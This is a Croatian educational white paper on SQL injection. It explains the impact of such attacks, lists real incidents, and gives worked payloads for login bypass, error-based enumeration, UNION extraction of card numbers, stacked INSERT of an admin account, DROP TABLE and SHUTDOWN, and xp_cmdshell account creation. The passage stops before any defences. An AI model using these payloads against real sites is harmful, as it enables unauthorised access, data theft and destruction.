Centar Informacijske Sigurnosti

Napadi umetanjem SQL koda

lipanj 2011.

CIS-DOC-2011-06-025

Upozorenje

Podaci, informacije, tvrdnje i stavovi navedeni u ovom dokumentu nastali su dobrom namjerom i dobrom voljom te profesionalnim radom CIS-ovih stručnjaka, a temelje se na njihovom znanju i petnaestak godina iskustva u radu u informacijskoj sigurnosti. Namjera je da budu točni, precizni, aktualni, potpuni i nepristrani.

Ipak, oni su dani samo kao izvor informacija i CIS ne snosi nikakvu izravnu ili posrednu odgovornost za bilo kakve posljedice nastale korištenjem podataka iz ovog dokumenta.

Ukoliko primijetite bilo kakve netočnosti, krive podatke ili pogreške u ovom dokumentu, ili imate potrebu komentirati sadržaj molimo Vas da to javite elektroničkom poštom na adresu info@CIS.hr.

O CIS-u

CIS izrađuje pregledne dokumente (eng. white paper) na teme iz područja informacijske sigurnosti koji će biti korisni zainteresiranoj javnosti, a u svrhu **podizanje njezine svijesti o informacijskoj sigurnosti** i **sposobnosti za čuvanje i zaštitu informacija i informacijskih sustava**. Pored toga, CIS razvija i održava mrežni portal www.CIS.hr kao referalnu točku za informacijsku sigurnost za cjelokupnu javnost; izrađuje obrazovne materijale namijenjene javnosti; organizira događaje za podizanje svijesti o informacijskoj sigurnosti u javnosti i pojedinim skupinama te djeluje u suradnji sa svim medijima.

CIS **okuplja mlade** zainteresirane za informacijsku sigurnost i radi na njihovom pravilnom odgoju i obrazovanju u području informacijske sigurnosti te pripremu za **profesionalno bavljenje informacijskom sigurnošću**.

Centar informacijske sigurnosti [CIS] nastao je 2010. godine na poticaj Laboratorija za sustave i signale[LSS] Zavoda za elektroničke sustave i obradbu informacija Fakulteta elektrotehnike i računarstva Sveučilišta u Zagrebu, a kao posljedica 15togodišnjeg rada na istraživanju, razvoju i primjeni informacijske sigurnosti. LSS je među ostalim potaknuo osnivanje CARNetovog CERTa i sudjelovao u izradi Nacionalnog programa informacijske sigurnosti RH.

Smisao CISa je da bude **referentno mjesto za informacijsku sigurnost** za javnost, informatičare i posebno za mlade te da sustavno podiže njihovu svijest i sposobnosti u području informacijske sigurnosti.

Rad CISa podržava Ministarstvo znanosti, obrazovanja i sporta Republike Hrvatske, a omogućuju sponzori.

Prava korištenja

Sadržaj

1. Uvod

U današnjem svijetu, sve se više poslova obavlja preko Interneta. Pomoću svog Internet preglednika, korisnici iskorištavaju brojne usluge koje im nude Internet kompanije. Neke od njih su kupovina preko Interneta, ostvarivanje popusta prijavom na razne portale, komunikacija s drugim korisnicima, pohrana vlastitih datoteka i podatka i sl. Pri tome, većina se radnji obavlja pomoću *web* stranica.

Web stranice su vrlo česta meta napadača, tj. zlonamjernih korisnika koji napadima žele ostvariti privatnu korist iskorištavajući propuste u stranicama. Jako je teško napraviti *web* stranicu koja će biti potpuno sigurna od svih vrsta napada pa tako skoro svaka *web* stranica može biti ugrožena, ako je napadač dovoljno spretan i uporan. Posljedice napada mogu uključivati krađu osjetljivih podataka o korisnicima ili rušenje *web* stranice čime se onemogućuje usluga koju ona pruža.

Jedna od najčešćih ranjivosti *web* stranica je ranjivost na napade umetanjem SQL (eng. *Structured Query Language*) koda, a ranjive mogu biti sve *web* stranice koje u svojem radu koriste bazu podataka. Budući da je umetanje SQL koda vrlo ozbiljan napad s posljedicama poput otkrivanja povjerljivih informacija, potrebno je što je moguće bolje zaštiti *web* stranicu.

Na početku ovog dokumenta daje se definicija napada umetanjem SQL koda i opisuje utjecaj napada na bazu podataka. Zatim slijedi poglavlje koje opisuje najčešće oblike napada umetanjem SQL koda. Opisi napada su popraćeni primjerima kako bi se dobio uvid koliko je zapravo jednostavno izvesti napad umetanjem SQL koda ukoliko nije uvedena obrana od ove vrste napada. U zadnjem poglavlju su opisane metode zaštite od napada. Većinu metoda je jednostavno uvesti, a pružaju dosta dobru zaštitu od umetanja SQL koda. Većina napadača traži laku metu napada pa stoga odustaju od napada na stranice koje imaju uvedenu zaštitu od napada umetanjem SQL koda i preusmjeravaju napad ne neku drugu, manje zaštićenu stranicu. Ostalim napadačima se njihov napad otežava, zbog čega im je potrebno duže vrijeme za izvođenje napada. Administrator napadnute web stranice će zbog toga lakše uočiti napad u tijeku i spriječiti provođenje napada do kraja.

2. Općenito o napadima umetanjem SQL koda

Napad umetanjem SQL koda (eng. *SQL injection*) smatra se jednim od 10 najčešćih i najopasnijih napada na *web* stranice. Ovaj oblik napada iskorištava ranjivosti na sloju baze podataka, a moguć je zbog nedovoljnih provjera korisničkih ulaznih podataka koji se koriste pri dohvatu podataka iz baze. Ranjive mogu postati sve *web* stranice koje koriste SQL (eng. *Structured Query Language*) bazu podataka za svoj rad.

Napad umetanjem SQL koda utječe na:

- **Povjerljivost** - u bazama podataka se najčešće nalaze osjetljivi podaci poput osobnih podataka o korisniku. Napadači mogu otkriti informacije o adresama elektroničke pošte korisnika što se kasnije može iskoristiti za dodatne napade.
- **Autentikaciju** - napadi umetanjem SQL koda se često koriste kako bi se zaobišla normalna prijava na sustav. Napadač se, zahvaljujući ovom obliku napada, može prijaviti kao neki drugi korisnik bez poznavanja odgovarajuće lozinke.
- **Autorizaciju** - napadač može iskoristiti podatke u bazi kako bi se prijavio kao administrator i tako dobio dodatne ovlasti nad bazom ili *web* stranicom.
- **Integritet podataka** - jednako kao što napadač može čitati podatke iz baze, može ih i mijenjati. U krajnjem slučaju, napadač može uništiti cijelu bazu podataka.

Napade umetanjem SQL koda relativno je jednostavno za izvesti i dovoljno je osnovno znanje o upitima za rad s bazom podataka. Neki primjeri napada će biti objašnjeni u ovom dokumentu u poglavlju 3. S druge strane, malim izmjenama u programskom kodu *web* stranice i uvođenjem dodatnih provjera podataka prije nego se oni proslijede bazi podataka moguće je izbjeći većinu napada umetanjem SQL koda. Savjeti kako se obraniti od napada umetanjem SQL koda su navedeni u poglavlju 4.

2.1. Povijest

Napadi umetanjem SQL koda su vrlo česti. Sljedeći primjeri stvarnih napada pokazuju kako niti jedna stranica nije potpuno sigurna od SQL napada:

- Siječanj, 2006. godine: ruski napadač je izveo napad umetanjem SQL koda na *web* stranici uprave Rhode Island i ukrao podatke o kreditnim karticama pojedinaca koji su poslovali s državnim agencijama.
- Lipanj 2007. godine: na Microsoftovu stranicu u Ujedinjenom Kraljevstvu je izveden napad umetanjem SQL koda.
- Siječanj 2008. godine: deseci tisuća osobnih računala su zaraženi zlonamjernim kodom koji je izvodio automatizirane napade umetanjem SQL koda iskorištavajući propust u bazi podataka Microsoft SQL Server.
- Srpanj 2008. godine: Malezijska stranica antivirusnog alata Kaspersky napadnuta je umetanjem SQL koda.
- 2008. godine: računalni crv poznat pod imenom „ASPROX“ zarazio je nekoliko tisuća osobnih računala i računalnih poslužitelja izvodeći napad umetanjem SQL koda.
- Kolovoz 2009. godine: troje ljudi je optuženo za krađu 130 milijuna brojeva kreditnih kartica do kojih su došli napadom umetanjem SQL koda.
- Srpanj 2010. godine: južnoamerički istraživač računalne sigurnosti je dobio pristup osjetljivim informacijama na poznatoj *torrent* stranici The Pirate Bay koristeći napad umetanjem SQL koda. Iskorištavajući ovu ranjivost, prikupio je podatke o korisničkim računima poput IP (eng. *Internet Protocol*) adresa i popisa *torrenta* koje je korisnik postavio na stranicu.
- Srpanj 2010. godine: napadači iz Japana i Kine su iskoristili napad umetanjem SQL koda na *web* stranici kompanije New Beat koja pruža usluge kupovine na Internetu. Ukupno su ukradeni podaci o 12191 korisniku. Kasnije je zabilježeno 300 slučajeva zloupotrebe kreditnih kartica čiji su podaci ukradeni u ovom napadu.

- Ožujak 2011. godine: *web* stranica „mysql.com“ napadnuta je umetanjem SQL koda.
- Lipanj 2011. godine: skupina napadača je optužena za korištenje napada umetanjem SQL koda kojim su uspjeli doći do osobnih podataka korisnika *web* stranice tvrtke Sony. Oko milijun korisničkih računa je oštećeno, a napadači su došli do korisničkih lozinki, kupona i ključeva za Sony proizvode.
- Lipanj 2011. godine: *web* stranica poznate pjevačice Lady Gaga je napadnuta umetanjem SQL koda. Napadom su prikupljeni podaci o nekoliko tisuća obožavatelja, između ostaloga, i njihove adrese elektroničke pošte. Pretpostavlja se da su ti podaci iskorišteni za daljnje napade, najvjerojatnije na način da su obožavatelji dobili lažne poruke elektroničke pošte u kojima im se nude ekskluzivni proizvodi vezani uz pjevačicu. Umjesto ekskluzivnog sadržaja, obožavatelji su preuzeli zlonamjerni programski kod.

Iz navedenih primjera može se primijetiti da nitko nije pošteđen ovakvih napada pa čak ni MySQL stranica. Najozbiljniji slučajevi su svakako oni u kojima napadači prikupe brojeve korisničkih kreditnih kartica koje kasnije mogu iskoristiti za kupnju robe na korisnikov račun. Ovakvi napadi smanjuju povjerenje u kupovinu preko Interneta.


3. Vrste napada

Najpoznatiji oblici napada umetanjem SQL koda iskorištavaju polja za unos podataka na *web* stranicama poput polja za pretragu ili polja za unos korisničkog imena i lozinke. Napad je moguć ako se podaci koje korisnik unosi ne provjeravaju na odgovarajući način. Ovaj oblik napada umetanjem SQL koda se često zove umetanje prve razine (eng. *first-odrer injection*) zato što zlonamjerno oblikovani SQL kod kojeg napadač unese u polje za unos izravno utječe na bazu podataka i izvodi se odmah.

Kod umetanje druge razine (eng. *second-order injection*), napadači prvo postavljaju posebno oblikovane podatke u bazu. Prilikom kasnijeg korištenja tih podataka, oni će uzrokovati umetanje SQL koda i ostvariti napad. Za razliku od umetanja prve razine, umetnuti SQL kod se ne izvodi u trenutku kada prvi puta dođe do razine baze podataka. Napadač oblikuje SQL kod tako da se napad izvede u trenutku kada program dohvati podatke iz baze koji sadržavaju umetnuti SQL kod. Napadač mora poznavati kada i kako program dohvaća podatke kako bi mogao pravilno oblikovati svoj SQL kod.

Jedna od podjela napada umetanjem SQL koda je napravljena na temelju cilja napada (slika 1.):

- **Zaobilaženje prijave:** korištenjem napada umetanjem SQL koda, napadač zaobilazi prijavu na sustav pomoću korisničkog imena i lozinke. Alternativno, napadač se može prijaviti kao neki drugi legitimni korisnik čije je informacije dobio otkrivanjem informacija iz baze podataka.
- **Prikupljanje informacija o bazi podataka:** glavni cilj napadača nije dohvatiti podatke iz baze, već dobiti informacije o vrsti i strukturi baze podataka. Informacije o nazivima tablica i atributa u bazi podataka pomažu u izvođenju ozbiljnijih napada umetanjem SQL koda.
- **Otkrivanje podataka iz baze:** glavni cilj napadača je dohvatiti informacije pohranjene u bazi podataka. Najčešće, cilj je dohvatiti podatke o korisnicima neke *web* stranice.
- **Dodavanje i izmjena podataka u bazi:** napadač umeće takav SQL kod koji omogućuje dodavanje proizvoljnih informacija u bazu ili mijenja postojeće.
- **Izvođenje napada uskraćivanja usluga (*Denial of Service* napad):** kod ove vrste napada cilj je srušiti bazu podataka čime se onemogućuje rad ostalim korisnicima. Napadač ne mora nužno uništiti cijelu bazu podatka kako bi izveo ovaj napad, nego je dovoljno onemogućiti pristup bazi ostalim korisnicima.
- **Udaljeno izvođenje naredbi:** napadač izvodi proizvoljne naredbe u bazi podataka. Najčešće se radi o unaprijed pohranjenim procedurama koje su dostupne određenim korisnicima.
- **Povećanje ovlasti:** napadač želi umetanjem SQL koda povećati svoje prava na sustavu što može iskoristiti za daljnje napade.



Slika 1. Tipovi napada umetanjem SQL koda
Izvor: LSS

U nastavku ovog poglavlja će biti demonstrirati najčešći oblici napada umetanjem SQL koda.

3.1. Umetanje SQL koda u polja za unos podataka

Umetanje pomoću polja za unos podataka je najpoznatiji oblik napada umetanjem SQL koda. Postoje brojni primjeri koji objašnjavaju kako je napade moguće izvesti. Ako na *web* stranici nisu uvedene neke osnovne provjere podataka koje korisnik unosi, napad može izvesti i manje stručni napadač.

3.1.1. Zaobilaženje prijave

Najjednostavniji primjer ovog oblika napada je zaobilaženje legitimne prijave na sustav. Prilikom prijave, korisnik mora upisati svoje korisničko ime i lozinku u dva polja za upis podataka. Program zatim dohvaća nizove znakova koje je korisnik upisao i pohranjuje ih u dvije varijable, npr. *user* i *pass*. Dobivene podatke program koristi za stvaranje SQL upita kako bi provjerio postoji li u bazi podataka korisnik s korisničkim imenom *user* i lozinkom *pass*. Neka baza podataka sadrži tablicu imena *Korisnici* koja ima atribute (stupce u tablici) *KorisnickoIme* i *Lozinka*.

SQL upit se slaže na sljedeći način:

```
upit = "SELECT KorisnickoIme FROM Korisnici
      WHERE KorisnickoIme = '" + user + "'
          AND Lozinka = '" + pass + "'"
```

Ako se korisnik želi prijaviti u sustav, on će upisati svoje korisničko ime i lozinku u odgovarajuća polja. Ako korisnik kao korisničko ime i lozinku upiše, primjerice, *JohnDoe* i *password*, SQL upit će glasiti:

```
SELECT KorisnickoIme FROM Korisnici
     WHERE KorisnickoIme = 'JohnDoe'
      AND Lozinka = 'password'
```

Upit će rezultirati pretragom tablice *KorisnickoIme* u bazi podataka za korisnikom *JohnDoe* čija lozinka je *password*.

Međutim, ako ne postoji provjera podataka koje je korisnik unio, napadač može iskoristiti polja za unos za izvođenje bilo kakve SQL naredbe. Na primjer, ako korisnik u polja unese sljedeći niz znakova:

```
' OR '1'='1
```

Stvorit će se sljedeći SQL upit:

```
SELECT KorisnickoIme FROM Korisnici
     WHERE KorisnickoIme = '' OR '1'='1'
      AND Lozinka = '' OR '1'='1'
```

Ono što se događa je da baza podataka više ne uspoređuje podatke u tablici s korisničkim imenom koje je korisnik unio, nego provjerava istinitost tvrdnje '1'='1'. Budući da je ta tvrdnja je uvijek istinita, i cijeli WHERE dio SQL upita bit će istinit. To rezultira vraćanjem prvog reda u tablici *Korisnici* čime se napadač uspješno prijavio u sustav kao korisnik koji je prvi naveden u tablici. Rezultat ovog napada umetanjem SQL koda je moguća prijava napadača kao neki drugi, legitimni korisnik.

Alternativno, napadač je mogao upisati drugačije nizove znakove koji bi imali istu posljedicu kao prethodni primjer::

```
' OR 'a'='a
" OR "a"="a
' OR ''='
OR 1=1
' OR 1=1
" OR 1=1
') OR ('1'='1
```

Cilj je stvoriti takav SQL upit koji će uvijek vraćati istinu u WHERE dijelu upita. Pri tome treba paziti kakvu sintaksu koristi SQL upit. Upiti se mogu razlikovati ovisno o tome koje navodnike koriste za koje tipove podataka i koriste li zagrade. Napadač može pogoditi točnu sintaksu metodom pokušaja i pogrešaka ili ju saznati na temelju prikupljenih informacija o strukturi i vrsti baze podataka. U primjerima u nastavku koristit će se sintaksa kao u prethodnom primjeru, dakle bez zagrada i s jednostrukim navodnicima.

3.1.2. Prikupljanje informacija o bazi

Za uspješan napad umetanjem SQL koda potrebno je poznavati određene informacije o bazi podataka koju se želi napasti. Najvažniji informacije su one o strukturi baze, imenima tablica i vrsti podataka za atribute u tablicama. Skupljanje informacija o bazi podataka je prvi korak u izvođenju uspješnog napada.

Najjednostavniji način za prikupljanje informacija o bazi je pomoću poruka pogrešaka. Ove poruke su vrlo korisne programerima pri izradi programa i baze podataka jer su napravljene tako da prikazuju one informacije koje su programeru potrebne kako bi otkrili gdje dolazi do greške. Analiziranjem tih poruka napadači mogu prikupiti ključne informacije potrebne za naknadne napade.

Napadači namjerno izazivaju pojavu poruke greške umetanjem SQL koda koji će izazvati:

- sintaksnu grešku – koriste se za otkrivanje parametara koji su ranjivi na napad umetanjem SQL koda
- logičku grešku – koriste se za otkrivanje imena tablica i atributa
- grešku zbog pogrešnog tipa podataka - koriste se za otkrivanje tipova podataka koje se očekuju za pojedine atribute, ali i imena atributa

U sljedećem primjeru će se pokazati kako se poruke greške mogu iskoristiti za otkrivanje informacija o bazi podataka. Neka program za komunikaciju s bazom koristi Microsoft SQL Server[1]. U bazi podataka se pohranjuju korisnička imena i brojevi kreditnih kartica. Neka program u svojem radu zahtjeva od korisnika unos broja kreditne kartice u posebno polje za unos podataka. Program zatim koristi uneseni broj pri stvaranju SQL upita u bazu koji dohvaća dodatne informacije o korisničkom računu na temelju broja kreditne kartice. SQL upit se stvara pomoću sljedećeg programskog koda:

```
upit = "SELECT Racuni FROM Korisnici
      WHERE KorisnickoIme = '" + user + "'
      AND BrojKreditneKartice = '" + broj + "'"
```

Dakle, SQL upit se stvara spajanjem niza znakova (stringova), a sprema se u varijablu *upit*. Pri tome se u varijabli *user* nalazi korisničko ime, a u varijabli *broj* je broj kreditne kartice koji je korisnik unio u programu. Napravljeni SQL upit se dalje prosljeđuje bazi podataka.

Ako napadač pretpostavi da se radi o bazi podataka Microsoft SQL Server, umjesto broja kreditne kartice može unijeti sljedeći SQL kod:

```
convert(int, (SELECT TOP 1 name FROM sysobjects WHERE xtype = 'u'))
```

SQL upit koji nastajem umetanjem gornjeg SQL koda je sljedeći:

```
SELECT Racuni FROM Korisnici
  WHERE KorisnickoIme = ''
    AND BrojKreditneKartice = convert(int, (SELECT TOP 1 name FROM
                                  sysobjects WHERE xtype = 'u'))
```

Pri obradi ovog upita, pokušava se dohvatiti prva korisnička tablica (*xtype = 'u'*) iz tablice s meta podacima koja se zove *sysobjects* (budući da se radi o bazi Microsoft SQL Server, napadač može biti siguran da se tablica upravo tako zove). Nakon što se dohvati tablica, pokušava ju se pretvoriti u cjelobrojni tip. Budući da to nije moguće, dolazi do greške pri pretvorbi tipova i ispisuje se sljedeća greška:

```
Microsoft OLE DB Provider for SQL Server (0x80040E07) Error
converting nvarchar value 'KreditneKartice' to a column of data
type int.
```

Napadač dobiva dvije važne informacije iz ove poruke. Prvo, dobiva dokaz da se zbilja radi o bazi podataka Microsoft SQL Server. Cijeli napad je izveden pod pretpostavkom da se radi o bazi podataka Microsoft SQL Server, a nakon ove poruke greške, napadač može biti siguran da se njegova pretpostavka pokazala točnom. Druga stvar koju je napadač otkrio je ime jedne od tablica u bazi podataka, u ovom slučaju, ime tablice *KreditneKartice*.

3.1.3. Otkrivanje podataka iz baze

Česti cilj napada umetanjem SQL koda je otkrivanje osjetljivih informacija koje su pohranjene u bazi podataka. SQL naredba koja pronalazi i vraća željene podatke iz baze zove se SELECT naredba. SQL naredba koja omogućuje izvođenje više SELECT naredbi u jednom upitu zove se UNION naredba. Korištenjem te naredbe, napadač može iskoristiti postojeću SELECT naredbu (koja je dio programa, poput naredbe za provjeru korisničkog imena i lozinke iz primjera u poglavlju 3.1.1) tako da na njen kraj doda novu SELECT naredbu pomoću ključne riječi UNION. Rezultat upita će biti unija rezultata izvorne SELECT naredbe i napadačeve umetnute SELECT naredbe.

[1] Microsoft SQL Server je Microsoftov programski paket kojem je glavna zadaća ostvariti relacijsku bazu podataka. Drugi programski paketi mogu udaljeno pristupati Microsoft SQL Server bazi podataka, tj. mogu čitati, pisati i mijenjati podatke u bazi podataka preko lokalne mreže ili preko Interneta.

U primjeru koji opisuje napad umetanjem SQL koda koji koriste ključnu riječ UNION, koristit će se baza podataka koja sadrži dvije tablice: jedna je tablica *Korisnici* koja čuva podatke o korisničkim imenima i lozinkama, a druga je tablica *KreditneKartice* koja čuva brojeve kreditnih kartica za korisnike iz tablice *Korisnici*. Neka se za napad koriste ista polja za unos kao u primjeru iz poglavlja 3.1.1, dakle polje za unos korisničkog imena i lozinke. SQL upit koji se stvara prikupljanjem podataka iz polja za unos korisničkog imena i lozinke je:

```
upit = "SELECT KorisnickoIme FROM Korisnici
      WHERE KorisnickoIme = '" + user + "'
           AND Lozinka = '" + pass + "'"
```

Ako se u polje za unos korisničkog imena umetne sljedeći SQL kod:

```
' UNION SELECT brojKartice FROM KreditneKartice
WHERE brRacuna=10032 --
```

Dobiva se sljedeći SQL upit koji se prosljeđuje bazi podataka:

```
SELECT KorisnickoIme FROM Korisnici
   WHERE KorisnickoIme = ''
UNION SELECT brojKartice FROM KreditneKartice
   WHERE brRacuna=10032
--' AND Lozinka = ''
```

Može se primijetiti da se SQL upit sada sastoji od dvije SELECT naredbe, povezane s ključnom riječi UNION. Prva SELECT naredba pretražuje tablicu *Korisnici* ne bi li našla korisnika s praznim korisničkim imenom (WHERE *KorisnickoIme* = ''). Ako u tablici nema takvog korisnika, prva SELECT naredba neće ništa vratiti. Nakon toga se obrađuje druga SELECT naredba koja ne pretražuje tablicu *Korisnici* (kako je to programer zamislio), nego drugu tablicu koja se zove *KreditneKartice*. U toj tablici se traži broj kreditne kartice za račun 10032. Na taj način, napadač dolazi do broja kreditne kartice ukoliko poznaje broj računa.

Ostatak izvornog SQL upita, točnije, dio koji provjerava vrijednost atributa *Lozinka*, je zakomentiran dvostrukim crticama i on se pri obradi upita zanemaruje.

3.1.4. Dodavanje i izmjena podataka u bazi

Dodavanje novih podataka u bazu se izvodi pomoću SQL naredbe INSERT, a za izmjenu postojećih podataka koristi se SQL naredba UPDATE. Ako napadač želi izvesti napad kojim će dodati nove ili izmijeniti postojeće podatke u bazi, mora umetnuti SQL kod koji sadrži ključne naredbe INSERT, odnosno UPDATE. Dodatno, napadač mora poznavati strukturu baze kako bi uspješno sastavio SQL kod koji će izvesti napad. Podaci koje napadač mora poznavati uključuju imena tablica u bazi, imena atributa u tablici te tipove podataka za pojedine atribute. Tražene informacije se mogu dobiti ili pogađanjem (vrlo često se tablice s korisničkim podacima zovu *Users*) ili korištenjem napada opisanog u poglavlju 3.1.2.

Jedna vrlo jednostavna metoda umetanja SQL koda koristi znak točku-zarez.

U SQL kodu, točka-zarez označava kraj jedne naredbe nakon čega može započeti druga. Pravilnom upotrebom znaka točka-zarez, napadač može iskoristiti postojeće SQL naredbe kako bi izveo druge SQL naredbe. Nizanjem SQL naredbi korištenjem točke-zareza, napadač može umetnuti SQL kod s naredbom INSERT ili UPDATE.

Neka se u ovom primjeru tablica *Korisnici* sastoji od tri atributa: *KorisnickoIme*, *Lozinka* i *AdministratorskaPrava*. Prva dva atributa se koriste u iste svrhe kao u prethodnim primjerima dok se atribut *AdministratorskaPrava* koristi kao zastavica koja označava ima li pojedini korisnik administratorske ovlasti ili ne. Potrebno je naglasiti da se ovakvo upravljanje administratorskim ovlastima nikako ne preporuča u praksi.

Napadač može umetnuti sljedeći SQL kod:

```
'; INSERT INTO Korisnici VALUES ('napadac', '0000', 'da') --
```

Umetanjem ovog SQL koda u SQL upit kojim se provjerava prijava korisnika dobiva se sljedeći SQL kod:

```
SELECT KorisnickoIme FROM Korisnici
  WHERE KorisnickoIme = '';
INSERT INTO Korisnici VALUES ('napadac', '0000', 'da')
  --' AND Lozinka = ''
```

Novi SQL upit se sastoji od dvije naredbe. Prva naredba je naredba SELECT koja ispituje postojanje korisnika s praznim korisničkim imenom u tablici *Korisnici*. Ukoliko takvo korisničko ime ne postoji, ova naredba neće vratiti ništa.

Druga naredba je naredba INSERT koja dodaje novi zapis u tablicu *Korisnici*. Ovom naredbom se postiže dodavanje novog korisnika s korisničkim imenom *'napadac'* i lozinkom '0000' koji ima administratorske ovlasti. Kao i u prethodnom primjeru, ostatak izvornog SQL upita koji ispituje atribut *Lozinka* je zakomentiran dvostrukim crticama i ne u izvodi se.

Jasno je zašto ovakav napad može biti vrlo opasan. Umetanjem SQL koda, napadač je sebi uspio osigurati administratorske ovlasti što može iskoristiti za daljnje, potencijalno opasnije, napade.

Naredba UPDATE se u napadima može koristiti na isti način kao naredba INSERT, dakle nizanjem novih SQL naredbi na postojeće pomoću znaka točka-zarez.

3.1.5. DoS napad

DoS (eng. *Denial of Service*) napad na bazu podataka može u krajnjem slučaju uzrokovati njeno potpuno uništenje ili samo onemogućiti pristup bazi legitimnim korisnicima.

Jedna od najopasnijih naredbi u SQL-u je naredba:

```
DROP TABLE ime_tablice
```

Naredba DROP TABLE briše cijelu tablicu u bazi, uključujući sve podatke koji su se u tom trenutku nalazili u tablici. Ako napadač uspije pronaći način kako umetnuti SQL kod s naredbom DROP TABLE, moguće je uništenje cijele baze.

Jedan od jednostavnijih načina je nizanje nove SQL naredbe na staru pomoću znaka točka-zarez. Na primjer, ako se iskoristi scenarij s poljima za unos korisničkog imena i lozinke, napadač može u polje za unos korisničkog imena unijeti sljedeće podatke:

```
'; DROP TABLE Korisnici --
```

SQL upit koji se koristi za provjeru korisničkog imena i lozinke u bazi podataka dobiva drugačiji oblik:

```
SELECT KorisnickoIme FROM Korisnici
  WHERE KorisnickoIme = '';
DROP TABLE Korisnici
  -- 'AND Lozinka = 'password'
```

Može se primijetiti da se SQL upit sada sastoji od dvije naredbe. Prva je dobro poznata naredba SELECT koja neće vratiti ništa pod pretpostavkom da u tablici *Korisnici* ne postoji prazno korisničko ime. Druga naredba je opasna naredba DROP TABLE koja uništava cijelu tablicu *Korisnici* zajedno sa svim podacima u njoj. Ostatak izvornog SQL upita koji ispituje atribut *Lozinka* je zakomentiran i ne ispituje se u SQL upitu.

Umjesto naredbe DROP TABLE naredbe se može koristiti i naredba SHUTDOWN koja gasi bazu podataka, ali ju ne uništava. SQL kod kojeg napadač može koristiti je sličan kao u prethodnom slučaju:

```
'; SHUTDOWN --
```

SQL upit poprima sljedeći oblik:

```
SELECT KorisnickoIme FROM Korisnici
     WHERE KorisnickoIme = '';
SHUTDOWN
     -- 'AND Lozinka = 'password'
```

3.1.6. Udaljeno izvođenje naredbi

Većina SQL baza podataka uključuje unaprijed pohranjene procedure koje proširuju mogućnosti baze podataka i omogućuju lakše povezivanje s operacijskim sustavom. Baza podataka Microsoft SQL Server dolazi s više od 1000 pohranjenih procedura, a većinu procedura administratori baze podataka nikada ne koriste.

Ukoliko napadač uspije saznati koja vrsta baze se koristi (primjerice, koristeći napad opisan u poglavlju 3.1.2), može iskoristiti ove procedure za daljnje napade. Napadaču su procedure korisne za napade na samu bazu podataka, ali mogući su i napadi na operacijski sustav. Nekada su i same procedure sadrže ranjivosti (poput preljeva međuspremnika[2]) koje se mogu iskoristiti za izvođenje proizvoljnog programskog koda ili povećanje ovlasti napadača.

Jednom kada se dobije informacija koje procedure su dostupne za napad, njihovo iskorištavanje nije problem. Umetanje procedura se svodi na nizanje naredbi pomoću znaka točke-zareza, kao u prethodnim primjerima.

Jedna od najopasnijih procedura u bazi podataka Microsoft SQL Server je procedura *xp_cmdshell* koja omogućuje izvođenje proizvoljnih naredbi operacijskog sustava. Korištenje ove procedure će se demonstrirati na primjeru stranice s poljem za unos korisničkog imena i lozinke. Ukoliko zlonamjerni korisnik unese sljedeći programski kod:

```
'; exec master..xp_cmdshell 'net user test testpass /ADD'--
```

Novi SQL upit će glasiti:

```
SELECT KorisnickoIme FROM Korisnici
  WHERE KorisnickoIme = '';
exec master..xp_cmdshell 'net user test testpass /ADD'
  -- 'AND Lozinka = 'password'
```

Prvi dio SQL upita neće vratiti ništa ukoliko ne postoji korisnik s praznim korisničkim imenom. Drugi dio upita pokreće spomenutu proceduru *xp_cmdshell*. Naredba „*user test testpass /ADD*" dodaje novog korisnika u lokalnu bazu podataka koja sadrži popis svih korisnika. Rezultat je dodavanje napadača u listu korisnika koji imaju pristup poslužitelju.

Najčešće korisnici ne mogu koristiti ovu proceduru ako nemaju administratorske ovlasti, ali uvijek postoji mogućnost da su postavke drugačije postavljene. Tada svaki zlonamjerni korisnik može iskoristiti ovu proceduru kako bi izveo napad.

Napadač osim procedure *xp_cmdshell* može iskoristiti i proceduru *sp_makewebtask*. Ova procedura kao argumente prima izlaznu datoteku i SQL upit. Rezultat izvođenja procedure je *web* stranica koja prikazuje rezultat primljenog SQL upita. Napadačima je procedura vrlo korisna ukoliko žele vidjeti rezultat njihovog napada. Na primjer, napadač može umetnuti SQL kod s naredbom SELECT kojom dohvaća sve korisničke lozinke iz baze podataka, a pomoću procedure *sp_makewebtask*, svi dohvaćeni podaci se pregledno ispisuju u tablicu koju napadač pregledava pomoću Internet preglednika. Način korištenja je isti kao korištenje procedure *xp_cmdshell*.

[2] Preljev međuspremnika je greška u programskom kodu koja se očituje kao iznimno pisanje podataka u memorijski prostor izvan granica međuspremnika. Jedna od posljedica preljeva međuspremnika je rušenje pokrenutog procesa.

Ostale procedure koje napadači mogu iskoristiti pri napadu umetanjem SQL koda su:

- *xp_enumgroups* – daje popis lokalnih Microsoft Windows skupina,
- *xp_msver* – vraća informacije o Microsoft SQL Serveru,
- *xp_loginconfig* – pruža informacije o sigurnosnim postavkama na poslužitelju,
- *xp_logininfo* – vraća informacije o korisničkim računima na poslužitelju,
- *sp_rename* – procedura koja omogućuje promjenu imena tablica i atributa u bazi.

3.1.7. Povećanje ovlasti

Kako bi napadač dobio povećane ovlasti, često se koristi umetanje druge razine.

